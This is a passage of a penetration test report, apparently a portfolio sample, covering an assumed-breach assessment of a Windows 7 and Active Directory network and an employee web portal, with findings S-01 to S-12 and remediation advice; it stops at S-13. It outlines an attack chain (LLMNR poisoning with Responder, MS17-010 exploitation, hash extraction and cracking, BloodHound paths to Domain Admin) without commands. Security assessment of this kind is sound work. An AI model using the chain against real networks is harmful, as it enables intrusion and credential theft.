

A# Solutions LLC
Website Portfolio

TYRELL CORPORATION

2026 Penetration Test Report

Abstract

Executive summary, recommendations, and findings from the annual penetration test for Tyrell Corporation. Performed by A# Solutions LLC

Consultant: David Holmes
David.a.holmes@asharpsolutions.com

Table of Contents

EXECUTIVE SUMMARY **5**

BUSINESS IMPACT STATEMENT **6**

RECOMMENDATIONS **7**

OBJECTIVES **8**

ATTACK NARRATIVES **9**

INSIDER THREAT / ROGUE DEVICE **9**

ASSUME BREACH / CEDED ACCESS **9**

TECHNICAL FINDINGS AND ARTIFACTS **10**

A# SOLUTIONS LLC TESTING DEVICE(S) **10**

ROGUE DEVICE / KALI LINUX 10

CEDED ACCESS / WINDOWS 7 ENTERPRISE HOST 11

FINDINGS SUMMARY MATRIX **13**

DETAILED FINDINGS **14**

S-01: SMBV1 REMOTE CODE EXECUTION (MS17-010) 14

S-02: SMB SIGNING NOT ENFORCED 15

S-03: END-OF-LIFE OPERATING SYSTEM 15

S-04: EXPOSED RDP WITH WEAK CRYPTOGRAPHY 16

S-05: CREDENTIAL ACCESS VIA LOCAL PASSWORD HASH EXTRACTION 16

S-06: EXCESSIVE ACTIVE DIRECTORY ENUMERATION EXPOSURE 17

S-07: POTENTIAL LATERAL MOVEMENT VIA SMB/RPC 17

S-08: WEAK DOMAIN CREDENTIAL HYGIENE 17

S-09: INADEQUATE ACTIVE DIRECTORY PRIVILEGE SEGMENTATION 18

S-10: IDENTITY-BASED ATTACK PATH DISCOVERY (BLOODHOUND/SHARPHOUND) 18

S-11: INSECURE BROADCAST NAME RESOLUTION ENABLES CREDENTIAL INTERCEPTION 19

S-12: NTLM AUTHENTICATION WEAKNESS (LEGACY PROTOCOL EXPOSURE) 19

S-13: INSUFFICIENT NETWORK SEGMENTATION FACILITATES LATERAL MOVEMENT 20

W-01: REMOTE CODE EXECUTION VIA OS COMMAND INJECTION 20

A# Solutions LLC Website Portfolio

W-02: SQL Injection Leading to Database Compromise 21
W-03: Authentication Weakness via Brute Force Susceptibility 21
W-04: Reflected Cross-Site Scripting (XSS) 22
Internal Network and System Scanning 22
Responder: Credential Capture Tool 22
Nmap: Network Mapping Tool 24
Nmap Artifacts & Screenshots 25
Metasploit: AD CS Exploit Tool 30
Metasploit Artifacts & Screenshots 30
Metasploit Venom: Custom Payload Generation Tool 32
Metasploit Venom Artifacts & Screenshots 32
BloodHound: Pathfinding & Graphing 33
BloodHound Artifacts & Screenshots 34
CrackMapExec (CME): Network Post-Exploitation 37
CrackMapExec Artifacts & Screenshots 37
Sprayhound: Password Spraying 38
Sprayhound Artifacts & Screenshots 38
GetNPUsers.py: Kerberos Pre-Auth Attack 38
GetNPUsers.py Artifacts & Screenshots 39
GetADUsers.py: AD User Discovery 39
GetADUsers.py Artifacts & Screenshots 39
xfreerdp: Remote Desktop Protocol (RDP) Client 40
xfreerdp Artifacts & Screenshots 40
Adidnsdump: DNS Enumeration 45
Adidnsdump Artifacts & Screenshots 45
enum4linux: Legacy Enumeration 45
enum4linux Artifacts & Screenshots 45
Intranet and Website Scanning 48
Burp Suite: Web Application Tool 48

WORKS CITED: 56

GLOSSARY OF TERMS: 57

A# Solutions LLC Website Portfolio

APPENDIX A: SANITIZED KALI LINUX TOOL OUTPUT 66

APPENDIX B: CREDENTIAL ACCESS & OFFLINE PASSWORD CRACKING RISK EXPOSURE 67

A# Solutions LLC
Website Portfolio

Executive Summary

A# Solutions LLC (A#) conducted an internal penetration test for Tyrell Corporation (TC) to evaluate the security posture of selected internal infrastructure and web applications under an assumed-breach scenario. The assessment was performed in accordance with the approved scope and rules of engagement and was designed to simulate realistic attacker behavior while minimizing operational disruption.

The primary objective of this engagement was to identify exploitable weaknesses that could allow a malicious actor with internal network access to escalate privileges, move laterally, and compromise sensitive corporate assets. Testing focused on exposed services, host security controls, identity protections, and application-layer defenses.

During the assessment, A# identified multiple Critical and High severity vulnerabilities affecting both legacy infrastructure and the internal TC Employee Web Portal. Several Windows 7 Enterprise systems were found to be operating beyond their end-of-life and exposing high-risk legacy services, including SMBv1 and insecure NetBIOS configurations. Exploitation of MS17-010 (**S-01** SMBv1 Remote Code Execution) successfully yielded SYSTEM-level access, demonstrating full host compromise.

The engagement further demonstrated a realistic multi-stage attack path. Legacy broadcast name resolution protocols enabled interception of NTLM authentication material from domain users. Combined with weak credential hygiene, this allowed offline password recovery and credential reuse. Post-exploitation activities confirmed the ability to extract additional credential hashes and authenticate to other internal systems, enabling lateral movement across the TC network.

Active Directory analysis revealed insufficient privilege segmentation and overly permissive trust relationships. Using standard domain enumeration techniques and attack-path analysis, A# identified a viable progression from low-privilege access to Domain Admin–level control. This assessment demonstrates that a low-skilled attacker could achieve domain-wide compromise with minimal effort. These conditions indicate that current defense-in-depth measures are not sufficient to prevent enterprise-wide compromise following an initial foothold.

In parallel, the TC Employee Web Portal was found to contain critical application vulnerabilities, including OS command injection and SQL injection. Successful exploitation of these flaws would allow an external or internal attacker to execute system commands, access backend databases, and potentially expose sensitive employee information.

Overall Risk Rating: CRITICAL

Collectively, the identified weaknesses create a low-barrier attack path for a motivated threat actor to achieve widespread impact. If exploited in a real-world scenario, these conditions could enable:

- Rapid credential harvesting
- Lateral movement across internal systems

A# Solutions LLC Website Portfolio

- Privilege escalation within Active Directory
- Ransomware deployment
- Sensitive data exfiltration
- Business and operational disruption

The most significant systemic concern is the combination of legacy authentication exposure, weak credential controls, and insufficient internal network segmentation. While individual vulnerabilities are serious, their combined effect materially increases organizational risk.

A# recommends immediate executive prioritization of the following remediation initiatives:

- Decommission or upgrade all end-of-life systems
- Disable legacy name resolution protocols (LLMNR/NBT-NS)
- Enforce strong authentication and restrict NTLM usage
- Implement internal network segmentation and least-privilege access
- Harden Active Directory using a tiered administration model
- Remediate critical web application vulnerabilities

Prompt remediation of these issues will significantly reduce the likelihood that an initial foothold can escalate into a domain-wide security incident. A# further recommends follow-on validation testing after remediation to confirm risk reduction and improved defensive posture.

Business Impact Statement

The vulnerabilities identified during this assessment materially increase TC's exposure to financial loss, regulatory liability, operational disruption, and reputational damage. Successful exploitation could enable ransomware deployment, unauthorized access to sensitive data, credential compromise, and lateral movement across internal systems.

From a financial perspective, a security incident resulting from these weaknesses could lead to direct costs including incident response services, system restoration, legal counsel, regulatory fines, customer notification requirements, credit monitoring services, and potential ransom payments. Indirect costs may include lost productivity, business interruption, contractual penalties, and long-term revenue decline due to erosion of customer trust.

Operationally, exploitation could result in prolonged system outages, disruption of internal services, and degradation of employee productivity. If ransomware were deployed, critical business systems could become inaccessible, significantly impacting organizational continuity and service delivery.

From a regulatory and legal standpoint, unauthorized access to employee or corporate data may trigger mandatory breach notification requirements under applicable data protection laws and industry regulations, potentially resulting in fines, audits, and increased compliance scrutiny.

A# Solutions LLC Website Portfolio

Equally significant is the reputational risk. Public disclosure of a preventable internal breach could diminish stakeholder confidence, damage brand credibility, and negatively impact future partnerships or revenue opportunities.

In summary, the technical weaknesses identified are not isolated IT concerns; they represent enterprise-level risk with measurable financial, legal, and operational consequences.

Recommendations

Remediation efforts should focus first on high-risk areas, including identity security, legacy protocol removal, and internal network segmentation.

A# has developed the following prioritized recommendations to reduce organizational risk and strengthen overall enterprise security. Detailed technical guidance, references, and mitigation steps are included in the findings section of this report.

Recommendations (Prioritized)

1. **Decommission or upgrade/patch all MS Windows End-of-Life Operating Systems,** including Windows 7, to a currently supported version such as Windows 10 or higher.
   Rationale: Removing unsupported systems eliminates the largest attack surface and high-risk legacy services.
2. **Restrict or disable SMBv1 and legacy NetBIOS services** where business requirements do not explicitly require them.
   Rationale: Directly reduces exposure to SMB/relay attacks and credential interception, especially on legacy hosts.
3. **Enforce SMB signing and message integrity** to prevent credential relay and man-in-the-middle attacks.
   Rationale: Strengthens authentication integrity across remaining systems after legacy protocols are removed.
4. **Implement network access controls (NAC)** to prevent unauthorized or rogue devices from connecting to internal networks.
   Rationale: Ensures that only authorized systems can connect, protecting internal traffic from rogue access.
5. **Limit RDP exposure by restricting access via network segmentation, firewall rules, and multi-factor authentication.**
   Rationale: Reduces the attack surface for remote services and enforces layered access control.

A# Solutions LLC Website Portfolio

6. **Apply the principle of least privilege across all user and service accounts.**
   Rationale: Reduces potential for privilege escalation and limits impact of compromised accounts.

7. **Implement and enforce a complex password policy** through Group Policy in accordance with industry best practices.
   Rationale: Improves credential hygiene and reduces risk from brute-force, password reuse, and offline cracking attacks.

8. **Harden Windows host configurations using CIS Benchmarks or equivalent security baselines,** ensuring firewall and other defensive measures are installed and activated.
   Rationale: Establishes a secure baseline for all hosts, reducing exploitation opportunities.

9. **Conduct regular internal vulnerability scans to identify insecure configurations and exposed services.**
   Rationale: Provides continuous insight into residual risks and verifies that prior remediation is effective.

10. **Implement centralized logging and alerting for authentication attempts and lateral movement indicators.**
    Rationale: Enables detection of suspicious activity and supports rapid incident response once controls are in place.

Objectives

The objectives of this penetration test were to assess the effectiveness of TC's internal security controls and identify vulnerabilities that could be exploited following an initial breach.

Specifically, A# sought to:

- Evaluate the exposure of internal Windows systems to unauthorized access
- Identify insecure device services and configurations
- Assess the potential for lateral movement within the internal network
- Demonstrate the operational and security impact of a compromised host

The desired outcome of this engagement was to provide actionable insight into TC's current security posture and to support informed decision-making regarding remediation and overall company risk reduction.

A# Solutions LLC Website Portfolio

Attack Narratives

Insider Threat / Rogue Device

The insider threat or rogue device narrative attempts to understand the extent with which a malicious actor with physical access to TC network infrastructure could disclose, destroy, or alter information assets. This scenario evaluates the potential impact of an attacker gaining physical network connectivity through an exposed internal access port. In this scenario, A# assumed the role of a malicious insider or unauthorized device with physical access to the TC internal network. A Kali Linux testing machine was connected to an open TC network port without requiring any authentication.

Upon connection, the device immediately gained layer-2 and layer-3 network access. Passive and active reconnaissance techniques were utilized to identify live hosts and exposed services. Network discovery revealed multiple Windows-based systems responding to broadcast and direct scan traffic.

Further probing identified a Windows 7 host exposing SMB, NetBIOS, and RDP services. These services are commonly targeted by attackers to harvest credentials, relay authentication requests, and establish persistent access. From a rogue device perspective, the lack of network access controls and unrestricted internal connectivity significantly lowered the barrier to compromise.

This scenario demonstrates how an attacker with minimal access could rapidly enumerate internal systems and identify high-value targets without triggering preventative controls.

Assume Breach / Ceded Access

The “assume breach” scenario used during this engagement assumes that a user in the environment will eventually be compromised through a phishing or drive-by exploit. Regardless of how the initial compromise occurs, this scenario is common enough to warrant an understanding of its impact.

In the assume-breach scenario, A# operated under the assumption that a single internal Windows host had already been compromised through phishing, malware, or credential theft.

From the compromised Windows 7 system, the attacker would be well-positioned to perform internal reconnaissance, enumerate domain or workgroup resources, and attempt lateral movement using exposed SMB and RPC services. The presence of disabled SMB signing and accessible RDP services increases the likelihood of credential relay, password reuse attacks, and session hijacking.

Command-and-control (C2) style behavior could be established using legitimate protocols, making detection more difficult. Without strong host-based monitoring or network

A# Solutions LLC Website Portfolio

segmentation, this type of compromise could persist undetected while the attacker escalates privileges or pivots to additional systems.

This scenario highlights the importance of defense-in-depth and the need to assume that perimeter defenses will eventually fail.

When evaluated against modern identity-centric attack methodologies, the current environment demonstrates insufficient containment controls. An attacker operating with standard domain user privileges would likely be able to enumerate critical infrastructure components and identify viable escalation pathways.

Technical Findings and Artifacts

A# Solutions LLC Testing Device(s)

A# utilized a consultant-managed Kali Linux virtual machine as a penetration testing platform for this engagement. Testing was performed using a controlled, secured Kali Linux machine with a fresh hard drive image to prevent any cross contamination with any other company or test. The platform was configured exclusively with industry-standard assessment tools and was isolated for authorized testing activities only.

Rogue Device / Kali Linux

Operating System: Kali Linux
IP Address: 192.168.200.250
Deployment: Virtual Machine
Role: Rogue internal device

The Kali Linux system was connected directly into the internal network and assigned an internal IP address of 192.168.200.250. The device was used to perform host discovery, port scanning, service enumeration, and vulnerability identification.

A# Solutions LLC Website Portfolio




Figure 1: Kali Linux virtual machine system information used by A# Solutions as the rogue internal testing device during the penetration test. The system was configured exclusively for authorized assessment activities. Type, Machine ID, Boot ID, VM type, OS, Linux version, and firmware version information found in this picture.




Figure 2: The above denotes network configuration details of the Kali Linux testing system, including MAC address, IPv4/IPv6 addressing, and interface information observed while connected as a rogue computer on the TC internal network. See information on #3 eth1

Ceded Access / Windows 7 Enterprise Host

Hostname: PT-WIN7-01

Operating System: Windows 7 Enterprise SP1 (End-of-Life)

IP Address: 192.168.200.231

A# Solutions LLC Website Portfolio




Figure 3: Above is the Windows 7, PT-WIN7-01, TC system network communication information, including hostname, network configuration, and assigned IP address.




Figure 3a: Denotes the new Windows 7, PT-WIN7-01, TC system network communication information, including hostname, network configuration, and newly updated IP address in DHCP to 192.168.200.252 on 13 Feb 2026. All testing past this point will reflect this new IP. S-03: End-of-Life Operating System

Findings Summary Matrix

ID	Finding	Affected Host / Asset	Severity	CVSS Score	CVSS Vector
S-01	SMBv1 Remote Code Execution (MS17-010)	PT-WIN7-01	Critical	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
S-02	SMB Signing Not Enforced	PT-WIN7-01	High	8.1	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
S-03	End-of-Life Operating System	PT-WIN7-01	High	7.5	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
S-04	Exposed RDP with Weak Crypto	PT-WIN7-01	Medium	6.5	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
S-05	Local Password Hash Extraction	PT-WIN7-01	High	7.8	AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N
S-06	Excessive AD Enumeration Exposure	tyrell.corp	High	7.5	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
S-07	Potential Lateral Movement via SMB/RPC	Internal Subnet	High	8.1	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
S-08	Weak Domain Credential Hygiene	tyrell.corp	High	7.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
S-09	Inadequate AD Privilege Segmentation	tyrell.corp	Critical	8.6	AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
S-10	Identity-Based Attack Path Discovery	tyrell.corp	High	7.8	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
S-11	Insecure Broadcast Name Resolution	tyrell.corp	High	8.1	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N

A# Solutions LLC Website Portfolio

S-12	NTLM Authentication Weakness (Legacy Protocol)	tyrell.corp	High	7.5	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
S-13	Insufficient Network Segmentation	Internal Subnet	High	8.1	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
W-1	RCE via OS Command Injection	Employee Portal	Critical	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
W-2	SQL Injection	Employee Portal	Critical	9.8	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
W-03	Brute Force Susceptibility	Employee Portal	High	7.5	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
W-04	Reflected Cross-Site Scripting (XSS)	Employee Portal	Medium	6.1	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N

Aff Solutions LLC Website Portfolio

Detailed Findings

S – Internal Network and Systems
W – Intranet and Website Applications

CVSS Data Provided by: (FIRST.Org, Inc.)
MITRE ATT&CK Mapping provided by: (MITRE)
AI-assisted tools (OpenAI) were used to support documentation clarity and wording. All findings are based on direct testing and validated tool output.

Internal Systems Findings (S-01 to S-13)

S-01: SMBv1 Remote Code Execution (MS17-010)

Severity: Critical (CVSS 9.8)

CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

MITRE ATT&CK Mapping: T1210 – Exploitation of Remote Services

Description: Metasploit validation confirmed that the target host is vulnerable to MS17-010, a critical SMBv1 remote code execution vulnerability. Exploitation allows an unauthenticated attacker to execute arbitrary code with SYSTEM-level privileges.

Business Impact: Exploitation could result in full system compromise, data theft, service disruption, and use of the host as a pivot point for lateral movement throughout the TC internal network.

Recommendation:

- Disable SMBv1 on all hosts Microsoft Guidance
- Apply all relevant Microsoft security updates MS17-010 Patch
- Upgrade affected systems to supported OS versions such as Windows 10/11 or Windows Server 2022. Upgrade to supported OS – Win 10, Win 11, and Server 2022

S-02: SMB Signing Not Enforced

Severity: High (CVSS 8.1)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
MITRE ATT&CK Mapping: T1557.001 – Adversary-in-the-Middle: NTLM Relay

Description: SMB signing is not enforced on legacy hosts, allowing attackers to perform NTLM relay attacks, bypassing authentication.

Business Impact: Unauthorized access, credential theft, lateral movement, and access to administrative interfaces are possible.

Recommendation:

- Enforce SMB signing via Group Policy MS Docs: SMB Signing
- Restrict NTLM usage Microsoft NTLM Guidance
- Enable Extended Protection for Authentication (EPA) EPA Guidance

---

S-03: End-of-Life Operating System

Severity: High (CVSS 7.5)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
MITRE ATT&CK Mapping: T1068 – Exploitation for Privilege Escalation

Description: Systems running Windows 7 Enterprise SP1 are no longer receiving updates, exposing known and future vulnerabilities.

Business Impact: Permanent security gaps, potential compliance violations, and increased organizational risk.

Recommendation:

A# Solutions LLC Website Portfolio

- Upgrade to supported OS: Windows 10/11 or Windows Server 2022 Upgrade to supported OS – Win 10, Win 11, and Server 2022
- Decommission legacy systems where feasible. Windows lifecycle policy

---

S-04: Exposed RDP with Weak Cryptography

Severity: Medium (CVSS 6.5)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
MITRE ATT&CK Mapping: T1021.001 – Remote Services: RDP

Description: RDP was accessible with weak cryptography, including self-signed certificates and weak Diffie-Hellman groups.

Business Impact: Credential theft, unauthorized access, and MITM attacks are possible.

Recommendation:

- Enforce Network Level Authentication (NLA) Microsoft NLA Guide
- Use strong TLS ciphers TLS Guidance
- Restrict RDP access with firewall rules and MFA. RDP security hardening

---

S-05: Credential Access via Local Password Hash Extraction

Severity: High (CVSS 7.8)
CVSS Vector: AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N
MITRE ATT&CK Mapping: T1003.002 – OS Credential Dumping: SAM

Description: Local account password hashes were extracted from Windows 7 hosts with SYSTEM privileges, demonstrating offline password cracking feasibility.

Business Impact: Attackers can recover credentials and reuse them to move laterally or escalate privileges.

Recommendation:

- Enable LAPS for local administrator accounts Microsoft LAPS
- Apply strong password policies - Microsoft password policy
- National Institute of Standards and Technology password guidance
- Restrict administrative privileges CIS Controls: Account Management

---

Aft Solutions LLC Website Portfolio

S-06: Excessive Active Directory Enumeration Exposure

Severity: High (CVSS 7.5)
CVSS Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
MITRE ATT&CK Mapping: T1087.002 – Account Discovery: Domain Account

Description: Domain enumeration identified users, groups, controllers, and service accounts without triggering defensive controls.

Business Impact: Attackers can map high-value targets and plan credential attacks and lateral movement.

Recommendation:

- Limit anonymous and low-privileged AD enumeration Microsoft AD Security
- Implement AD monitoring and tiered administrative model Microsoft Tiered Admin

---

S-07: Potential Lateral Movement via SMB/RPC

Severity: High (CVSS 8.1)
CVSS Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
MITRE ATT&CK Mapping: T1021.002 – Remote Services: SMB/Windows Admin Shares

Description: Compromised credentials could authenticate to other hosts via SMB and RPC, indicating insufficient network segmentation.

Business Impact: Attackers could pivot and escalate privileges across the network.

Recommendation:

- Implement network segmentation NIST Segmentation Guide
- Restrict administrative shares – Microsoft: Administrative Shares Overview
- Monitor lateral authentication patterns – Microsoft: Advanced Audit Policy Configuration

---

S-08: Weak Domain Credential Hygiene

Severity: High (CVSS 7.8)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
MITRE ATT&CK Mapping: T1110.003 – Brute Force: Password Spraying

Description: Captured NTLM material and cracked credentials show susceptibility to password spraying, reuse, and offline cracking.

Aff Solutions LLC Website Portfolio

Business Impact: Weak credentials allow attackers to gain privileged access with minimal effort.

Recommendation:

- Enforce complex passwords (12–15 characters) Microsoft Password Policy
- Enable MFA for privileged accounts Microsoft MFA
- Deploy password filtering Microsoft Guidance

S-09: Inadequate Active Directory Privilege Segmentation

Severity: Critical (CVSS 8.6)
CVSS Vector: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
MITRE ATT&CK Mapping: T1484.001 – Domain Policy Modification: Group Policy Modification

Description: AD enumeration revealed insufficient separation between standard and administrative accounts, allowing potential privilege escalation.

Business Impact: Failure to enforce tiered admin roles increases risk of domain-wide compromise.

Recommendation:

- Implement Microsoft tiered administration – Microsoft: Privileged Access Tier Model
- Restrict privileged logons – Microsoft: Logon Restrictions
- Monitor abnormal group changes – Microsoft: Security Auditing – Account Management
- Deploy continuous AD attack-path monitoring – Microsoft Defender for Identity

---

S-10: Identity-Based Attack Path Discovery (BloodHound/SharpHound)

Severity: High (CVSS 7.8)
CVSS Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
MITRE ATT&CK Mapping: T1083 – File and Directory Discovery

Description: BloodHound analysis identified a path from low-privilege users to Domain Admin via nested groups and orphaned session tokens.

Business Impact: Any compromised credential could enable a full takeover of corporate identity infrastructure.

Recommendation:

- Audit AD permissions – Microsoft: Active Directory Security Best Practices

A# Solutions LLC Website Portfolio

- Implement Tiered Administration (Tier 0/1/2) to isolate administrative sessions. Microsoft: Privileged Access Model

---

S-11: Insecure Broadcast Name Resolution Enables Credential Interception

Severity: High (CVSS 8.1)
CVSS Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:N
MITRE ATT&CK Mapping: T1557.001 – LLMNR/NBT-NS Poisoning

Description: LLMNR, NBT-NS, and mDNS protocols are enabled, allowing capture of NTLM authentication via Responder.

Business Impact: Enables credential harvesting, NTLM relays, offline cracking, unauthorized access, and lateral movement.

Recommendation:

- Disable LLMNR/NBT-NS – Microsoft: Turn Off Multicast Name Resolution
- Disable mDNS where not needed – Microsoft networking guidance
- Enforce SMB signing and prefer Kerberos – Microsoft: Configure SMB Signing
- Monitor network for poisoning behavior – Microsoft Defender for Identity
- Educate administrators on protocol risks – CISA: SMB Security Best Practices

---

S-12: NTLM Authentication Weakness (Legacy Protocol Exposure)

Severity: High (CVSS 7.5)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
MITRE ATT&CK Mapping: T1557 – Adversary-in-the-Middle

Description: NTLM authentication remains permitted, increasing exposure to relay and offline attacks.

Business Impact: Attackers could relay authentication, crack passwords, impersonate users, move laterally, and escalate privileges.

Recommendation:

- Restrict NTLM via Group Policy – Microsoft: Restrict NTLM Authentication
- Prefer Kerberos – Microsoft: Kerberos Authentication Overview
- Enable Extended Protection for Authentication – Microsoft: EPA
- Enforce SMB signing – Microsoft: Configure SMB Signing
- Monitor NTLM relay activity – Microsoft Defender for Identity

A# Solutions LLC Website Portfolio

- Remediate hosts requiring NTLM – Microsoft: NTLM blocking guidance

---

S-13: Insufficient Network Segmentation Facilitates Lateral Movement

Severity: High (CVSS 8.1)
